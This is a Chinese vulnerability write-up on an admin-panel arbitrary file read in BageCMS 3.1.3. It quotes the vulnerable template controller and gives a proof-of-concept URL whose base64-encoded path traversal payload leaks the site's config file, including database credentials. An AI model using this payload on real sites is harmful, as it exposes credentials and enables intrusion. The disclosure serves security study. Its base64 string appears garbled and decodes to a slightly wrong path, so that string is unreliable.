

bagecms V3.1.3 后台任意文件读取漏洞

漏洞简介：

BageCMS是一套基于PHP和MySQL的跨平台的内容管理系统（CMS）。BageCMS 3.1.3版本中的模板管理功能过滤不严导致任意文件读取漏洞。

##漏洞分析

在文件 `www\protected\modules\admini\controllers\TemplateController.php` 第100行 `actionUpdateTpl` 函数部分出现漏洞。

```
public function actionUpdateTpl( $filename ) {
    parent::_acl();
    parent::_configParams(array('action'=>'allowTplOperate', 'val'=>'Y',
    'message'=>'不允许创建或编辑模板，请在 protected/config/params.php 中配置
allowTplOperate 为 Y'));
    $filename = CHtml::encode(trim( $this->_gets->getParam( 'filename' )));
    $content = trim( $this->_gets->getParam( 'content' ) );
    if ( isset( $_POST['content'] ) ) {
        $fileputcontent = file_put_contents( $this-
>_themePath.DS.'views'.DS.XUtils::b64decode( $filename ), $content );
        if ( $fileputcontent == true ) {
            AdminLogger::_create( array( 'catalog'=>'update', 'intro'=>'编辑模板'
) );
            $this->redirect( array ( 'index' ) );
        }
    }
    $data['filename'] = XUtils::b64decode( $filename );
    $data['content'] = htmlspecialchars( file_get_contents( $this-
>_themePath.DS.'views'.DS.XUtils::b64decode( $filename ) ) );
    $this->render( 'update', $data );
}
```

这里看到 `filename` 是通过 `CHtml::encode(trim($this->_gets->getParam('filename')));` 看一下逻辑，就说从filename参数获取值之后，用trim过滤空格，然后再用 `CHtml::encode` 函数过滤。`CHtml::encode` 定义在 `www/framework/yiilite.php` 文件 第 4696行。

```
class CHtml
{
    const ID_PREFIX='yt';
    public static $errorSummaryCss='errorSummary';
    public static $errorMessageCss='errorMessage';
    public static $errorCss='error';
    public static $errorContainerTag='div';
    public static $requiredCss='required';
    public static $beforeRequiredLabel='';
    public static $afterRequiredLabel=' <span class="required">*</span>';
    public static $count=0;
    public static $liveEvents=true;
    public static $closeSingleTags=true;
```

```

public static $renderSpecialAttributesValue=true;
private static $_modelNameConverter;
public static function encode($text)
{
    return htmlspecialchars($text, ENT_QUOTES, Yii::app()->charset);
}

```

通过上面的代码我们可以发现，并没有对file那么参数进行过滤，读取文件内容函数。

```

$data['content'] = htmlspecialchars( file_get_contents( $this->_themePath.DS.'views'.DS.XUtils::b64decode( $filename ) ) );

```

只做了一次base64decode编码处理。


##漏洞证明 用管理员账号登录网站后台，访问url，这里filename 我们构造为

../../../protected/config/main.php 的 base64编码后的值

Li4vLi4vLi4vCHJvdGVjdGVkL2NvbWZpZy9tYW1uLnBocA==，来读取网站的config配置文件。

url: http://localhost/index.php?

r=admini/template/updateTpl&filename=Li4vLi4vLi4vCHJvdGVjdGVkL2NvbWZpZy9tYW1uLnBocA==



The screenshot shows the Bage CMS admin interface. The top navigation bar includes links for 首页 (Home), 设置 (Settings), 内容 (Content), 用户 (Users), 模板 (Templates), 组件 (Components), and 工具 (Tools). The left sidebar has a link for 网站模板 (Website Templates). The main content area is titled 模板管理 (Template Management) and includes a 返回 (Return) button. Below this, the 文件名称 (File Name) is shown as ../../../protected/config/main.php. The SEO描述 (SEO Description) field contains a PHP configuration array for the CMS, including settings for components, database, error handling, and URL management.

```

),
'components'=>array(
'cache'=>array(
'class'=>'CFileCache',
),
'db'=>array(
'connectionString' => 'mysql:host=127.0.0.1;dbname=bagecms',
'emulatePrepare' => true,
'enableParamLogging' => true,
'enableProfiling' =>true,
'username' => 'root',
'password' => 'root',
'charset' => 'utf8',
'tablePrefix' => 'bage_',
),
'errorHandler'=>array(
'errorAction'=>'error/index',
),
'urlManager'=>array(
'urlFormat'=>'path',
'urlSuffix'=>'.html',
'showScriptName'=>true,

```